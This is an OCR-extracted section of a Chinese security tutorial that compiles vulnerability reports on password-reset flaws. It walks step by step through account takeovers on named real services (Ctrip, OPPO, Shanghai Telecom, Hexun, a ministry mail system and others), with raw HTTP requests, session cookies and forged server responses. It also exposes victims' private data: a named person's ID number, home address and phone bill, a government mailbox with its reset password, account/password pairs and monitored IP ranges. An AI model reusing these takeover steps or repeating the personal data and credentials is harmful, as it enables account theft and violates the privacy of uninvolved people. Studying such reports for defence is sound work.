6月14日星期四
信息来自：10690163
您的验证码是:207943 [网易通行证]
移动滑块来查看

密码重置成功!!

存在权限判断不当，越权操作的接口是：

http://security.mail.126.com/mobileserv/mbp.do?uid=[写你想要进行修改的账号]&backurl=

修复方案：

进行程序逻辑改正 或直接进行删除修改


b. 邮箱绑定

案例：某彩票设计缺陷可修改任意用户密码


1、注册帐号 wooyun；
2、绑定邮箱；
3、找回密码；
4、获得 url；
5、http://www.cpbao.com/user/fund!bindMobileOrEmail.action?userIdCard=用户ID&isBindEmail=1&bindEmail=邮箱；
6、wooyun 登录状态下，修改第 5 步的用户 ID 为他人 ID（这个可以从网站排行榜获取），邮箱用咱自己的。打开，ok，看图：

虽然这是登录状态还是 wooyun，但是修改的确实是指定的 id 邮箱数据；
7、修改指定用户 id 邮箱成功；
8、继续，找回密码，获得系统发到咱邮箱的随机密码；

9、登录成功；
10、文化不高，写的好像有点乱。
【问:guiji@wooyun.com 是啥？答：随便填嘛】
【排行榜的用户昵称是隐藏的呢？对朋友不隐藏嘛！】
修改了、登录了也没有危害啊？是吗？他叫啥，哪里人，我都知道了！



漏洞证明：
<img
src="http://www.wooyun.org/upload/201501/162134124e4d6c43bfe39882e52cd6bd6a81c140.jpg" alt="" />



2.5.6 服务器验证

a. 最终提交步骤

案例：携程旅行网任意老板密码修改(庆在 wooyun 第 100 洞)

携程的密码重置功能相当强大，支持“用户名”、“手机号”、“邮箱帐号”、“卡号”重置；换句话说，只要我们只要以上 4 种信息中的任意一种，便可使用该功能重置相应用户的密码。那么且看我是如何重置任意老板的用户密码的!!
首先注册两枚用户，sina.com 用户和 sina.cn 用户，对 sina.cn 用户进行密码重置；

2）填入相应的 sina.cn 用户的邮箱帐号，点击下一步，使用绑定邮箱进行密码重置；

3）登录 sina.cn 邮箱获取到系统发送的密码重置链接；

4）访问系统发送的密码重置链接，进行密码重置；

5）设置好我们需要重置的密码，点击保存并抓包分析发现数据中一个熟悉的参数；

6）是的，在数据中发现唯一标识用户身份的“Uid”信息，而这个信息在密码重置的第二步时，系统会“主动”提供给我们，有了这个信息是不是....；

7）好吧，那我们赶紧去获取 sina.com 用户的"Uid"信息吧；

8）使用 sina.com 用户的 Uid 值替换 sina.cn 用户的 Uid 参数并提交；

9）好吧，系统已经恭喜我“密码修改成功”；

10）Bingo！返回用户登录页面，使用 sina.com 用户邮箱帐号、刚刚修改的密码成功登录；

PS:获取 4 种信息的任意一种，我们就能获取用户的 Uid 信息，那么也就可以成功重置该用户的密码

修复方案：

建议重置过程每个步骤都校验用户身份的合法性！

b. 服务器验证可控内容

案例：AA 拼车网之任意密码找回 2

前面提交过通过爆破验证码找回密码，这里是另外一个地方，也是密码找回
首先看看正常流程密码找回时的数据包：

```
POST /account/safe/password/find/reset.aspx?do=submit HTTP/1.1
Host: www.aapinche.cn
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101
Firefox/33.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://www.aapinche.cn/ff/safe/password/find/reset.aspx?key=1751692&value=D5E8E
A76F5CF4B5FE49DC6A3FFCD689EF25EA78E88874F4F19E7C7&other=CAXEBXABCXDXZOALOVF
Content-Length: 38
Cookie: bdshare_firstime=1413864086456;
ASP.NET_SessionId=o4doyk5aylalrncvlx1pb1ww;
aapinche_validatecode=code=2652C66B690BFCB25EEDFE46636BFC3;
aapinche_find=loginid=xxx@qq.com&userid=17517xx;
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Password=blackmanba&ConfirmPass=blackmanba
```

存在的问题是服务器在验证时只验证了 loginid 和 userid 是否匹配，匹配就可以重置密码，所以我们可以抓正常重置密码的数据包，然后提交其他用户的 loginid 和 userid，loginid 可以为邮箱和手机号。
并且这个数据包的存活时间非常长，几个小时都 ok。
那么怎么得到 loginid 和 userid 呢？往下看

重置任意用户密码步骤：
1，注册一个用户，找回密码抓取数据包

2，可以在拼车页面查看联系方式，找到手机号
例如：http://www.aapinche.cn/yichang/11119889.html 查看联系方式：得到 login-id 手机号码：13872652111

3，接下来点击图像，跳转到链接 http://www.aapinche.cn/user/1461883.html 得到：

user-ID：1461883

4，在抓取的数据包中，填入对应的 loginid 和 userid，repeat 数据包，重置密码成功

c. 服务器验证验证逻辑为空

案例：某政企使用邮件系统疑似存在通用设计问题

可影响相关部委邮件系统

详细说明：

邮件系统取回密码功能设计逻辑错误，存在认证绕过漏洞，通过抓取数据包可通过修改报文，将找回问题答案参数删除后，直接进行对密码更改；


国家航天局（国防科工局）

国家国土资源部

密码找回

数据包抓取修改

密码重置成功，账户都是百度得到的（本次以账户为例 tddc_xaj@mail.mir.gov.cn 密码重置为 admin！@#）请尽快修补漏洞修改密码



登陆成功

貌似许多举报邮件，仅为测试未在深入；

修复方案：

1、对密码找回机制进行修改
2、或删除密码找回机制

2.5.7 用户身份验证

a. 账号与手机号码的绑定

案例：上海电信通行证任意密码重置

上海电信通行证任意密码重置，导致大量用户资料泄露，可影响全市天翼手机用户。

详细说明：

http://sh.passport.189.cn/

利用步骤：

1、在登陆页面中选择找回密码，输入自己的手机号，获取一条短信认证码。

2、chrome 浏览器在接下来的页面中审查元素，将 hidden 的 form 中找到自己的手机号，并改为目标手机号（仅限上海电信）。

3、输入步骤 2 获得的短信验证码及一定强度密码，并提交。

4、使用对方账号及修改后的页面登陆电信通行证、189 邮箱等业务，我这里把涉及测试用户的通行证密码全部改为“Test123.”。


passport.189.cn/i/
中国电信 CHINA TELECOM
天翼帐号
13371896650 | 注销 | 什么是天翼帐号? | 帮助
首页
热门活动
应用导航
一汽-大众
全新高尔夫，唯你，为我
The New Golf, The One . For Me .
畅想一号通行，美好生活这里开始
我的帐号
13371896650
修改密码 | 设置别名
一号通行
帐号：13371896650
别名：
最近登录
地区：未知(61.171.61.73)
时间：您是首次登录
最新信息
中国电信坚决落实"扫黄打非•净网2014"专项行动部署
关于开展打击网上淫秽色情信息专项行动的公告
网上营业厅
登录网上营业厅
其他应用
热门推荐
一号通行 简单生活
爱音乐
天翼空间
爱游戏
爱动漫
翼支付
天翼视讯
天翼阅读
新浪微博
人人网
开心网
豆丁网
联众世界
0KB/S
0KB/S
4%


webmail30.189.cn/w2/logon/signOn.do#inbox/1/p1
189 邮箱
13371896650@189.cn
设置 | 换肤 | 反馈 | 帮助 | 返回旧版 | 退出
首页
联系人
附件中心
收件箱
写新邮件
收件箱 (4)
星标邮件
已发送
草稿箱
我的账单
其他文件夹
群邮件
邮件订阅
自定义标签
其他邮箱
删除
举报
转发
标记为
移至
共4封，4封未读邮件 全部设为已读
更早 (4)
189邮箱
欢迎您使用中国
【免费短信提醒
【免费短信提醒
中国电信189邮箱
96650
[退出]
好朋友，值得常用易信联系
10月28日
09月22日
08月12日
07月08日
0KB/S
0KB/S
11%


sh.passport.189.cn/portal/singleInfro.jsp
中国电信 CHINA TELECOM
通行证 Internet Passport
您好！13371896650 | 安全退出
帮助中心
您好！欢迎您在此调整您的业务登录策略，并完善您的用户信息。
个人信息维护
密码设置
别名设置
合作站点
个人信息维护
真实姓名：赵铮
所属省份：上海
用户邮箱：
身份证号：000000000002283813
联系电话：
通讯地址：
提 交

综上所述，此漏洞可影响全市天翼手机用户，包括网厅、189 邮箱、易信、爱音乐等，就不一一列举了。。。。

作为一名负责任的白帽子，我认为很有必要补充一些内容，截至目前，影响范围比我想象的还要大，偶然试了一下网厅，发现 189 通行证可查询目标用户网厅数据，包括但不限于账单地址、费用明细、分账序号、设备号码、套餐信息等敏感数据（可查土豪、社工等）。。。


sh.189.cn/service/AccountManageAction.do?method=init
百度
客户信息管理
费用查询
订单查询
充值交费
业务办理
积分服务
百事通卡
翼支付
基本资料
我的服务信息
密码管理
UIM卡类型查询
以下资料为您在上海电信办理业务时留下的用户信息，如与您的实际信息不符，请您前往营业厅进行更正。
用户姓名: 李鹏飞
设备号码: 13371896651
当前状态: 活动
最后状态变更时间: 2007-09-28
号码类型:
入网日期(装机日期): 2007-09-28
套餐名称: 2010天翼总机服务移动分机39本地套餐，39元/月（政企）
套餐开始日期: 2014-01-01
套餐结束日期: 2015-12-31
所属品牌: CDMA后付费
加入我的工具箱


sh.189.cn/service/cqd/queryBillInfo.do
查看账单明细
[账单下载]
[账单阅读指南]
中国电信
中国电信股份有限公司上海分公司
China Telecom Corporation Limited Shanghai Branch
电信费帐单 09 月（回执）
发票代码:
发票号码:
200000
新镇路（莘闵）1036弄30号401室
李鹏飞
打印编号：00006569
销帐代码 0310 1820 0811 9493 1409 0100 0000 7950 35
盖章处
应付人民币： 柒拾玖元伍角 ￥79.50
中国电信股份有限公司上海分公司 09 月
China Telecom Corporation Limited Shanghai Branch
客户名称：李鹏飞
设备号码：13371896651
发 票
INVOICE
税务登记号：310115671143758
工商登记号：310115001055697
最后付款日期：2014.09.30
分 帐 序 号：69092 023253
结 算 日 期：2014.08.01-2014.08.31
发票代码:
发票号码:
费用项目 金额(元)
月基本费 52.00
套餐费 39.00
VPN总机服务可选包 5.00
移动附加月租费 1.00
移动VPDN功能费 7.00
语音通信费 7.70
费用项目 金额(元)
上网及数据通信费 18.16
无线宽带上网费 18.16
短信彩信费 1.60
移动短信费 1.60
其他费 0.00
终端补贴回收款 13.00

修复方案：

服务器端验证用户提交，对用户增加随机值绑定。。。

b. 账号与邮箱账号的绑定

案例：和讯网修改任意用户密码漏洞

和讯网修改任意用户密码漏洞（非爆破）


详细说明：

和讯网通过邮箱修改密码，可以修改任意用户密码

通过邮箱找回密码

点击重新发送邮件

拦截请求，修改成自己的邮箱



修改成自己的邮箱

进入自己的邮箱，点击链接，修改成功


reg.hexun.com/getpassword_setnew.aspx?id=18435796&code=ZFeDxH5ap5GBc13SSIXj6w%3d%3d&
和讯 hexun.com
如有疑问或困难
找回密码
1
确认账号
2
验证
3
完成
设置成功!
确 认

登陆两个账户看看


hexun.com/24935653/default.html
和讯 hexun.com
个人门户
博客
微博
问答
论坛
股吧
基金吧
xiaojun1177
消息
通知
账号
写博客
上传照片
提问题
账号设置
全部
博客
相册
问达
暂时没有动态
ysl8j 江苏省
关注 180 | 粉丝 12396
爱难舍 北京
关注 18 | 粉丝 12202
+ 关注
发消息
有一点儿文化，有一点儿阅历，有一点儿思想，
有一点儿精神，还有一点儿“傻”。
个人门户 | 看点 | 微博 | 问答



hexun.com/18435796/default.html
和讯 hexun.com
个人门户
博客
微博
问答
论坛
股吧
基金吧
花一花
消息
通知
账号
花一花
修改
修改

2.5.8 找回步骤


a. 跳过验证步骤、找回方式，直接到设置新密码页面

案例：中国电信某 IDC 机房信息安全管理系统设计缺陷致使系统沦陷

中国电信某 IDC 机房信息安全管理系统设计缺陷致使系统沦陷
监控大量 IP 段
详细说明：
企业侧互联网综合管理平台
180.96.19.196:8080/ucenter
重置密码漏洞：输入用户名，截包，将 step 改为 4 即可



监控的 IP 段：



61.155.8.1-61.155.8.255
61.155.11.1-61.155.11.127
61.155.237.1-61.155.237.255
61.155.238.1-61.155.238.255
180.96.18.1-180.96.18.255
61.132.74.1-61.132.74.255
61.132.75.1-61.132.75.255
61.155.5.1-61.155.5.255
61.155.6.1-61.155.6.255
61.155.7.1-61.155.7.255
61.155.9.1-61.155.9.255
61.155.106.1-61.155.106.255
61.155.107.1-61.155.107.255
61.155.236.1-61.155.236.255

属于南京电信 IDC 中心
有各种各样的监控功能

2.5.9 本地验证

a. 在本地验证服务器的返回信息，确定是否执行重置密码，但是其返回信息是可控的内容，或者可以得到的内容。

案例：oppo 重置任意用户密码漏洞(4)

oppo 之前我自己发过重置的 3 次了，别人也以不同姿势重置了 N 次，简直..
今天看到 noob 又提交了一个，于是再去看看。
审核的时候麻烦先帮我看看与 http://www.wooyun.org/bugs/wooyun-2014-069939 是否重复，如重复勿过。


详细说明：

https://account.oppo.com/index.php?q=user/getbackpass&back=http%3A%2F%2Fwww.oppo.com%2F

找回密码，输入要找回的手机号，以找回手机号：13723782334 示例

https://account.oppo.com/index.php?q=user/confirmid&type=1&sign=e9fb209c9416fb0312980c47c4537f0b

获取验证码-随便输入一个验证码，提交确认的时候 response 拦截



收到响应：

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 28 Jul 2014 04:15:39 GMT
Content-Type: text/html;charset=utf-8
Connection: keep-alive
```

```
Vary: Accept-Encoding
X-Powered-By: Zandy/1.0
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Mon, 28 Jul 2014 04:15:38 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
X-Server-ID: web106
Content-Length: 56
{"flag":-4,"msg":"\u9a8c\u8bc1\u7801\u4e0d\u6b63\u786e"}
```


修改为：

```
{"flag":1,"msg":"?q=user\/resetPass&username=&type=1&sign=e9fb209c9416fb0312980c47c4537f0b"}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 28 Jul 2014 04:15:39 GMT
Content-Type: text/html;charset=utf-8
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: Zandy/1.0
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Mon, 28 Jul 2014 04:15:38 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
X-Server-ID: web106
Content-Length: 56

{"flag":1,"msg":"?q=user\/resetPass&username=&type=1&sign=e9fb209c9416fb0312980c47c4537f0b"}
```

Forward 出去响应包，即可绕过重置验证。




设置密码，直接提交，帐号密码为 13723782334：wooyun123

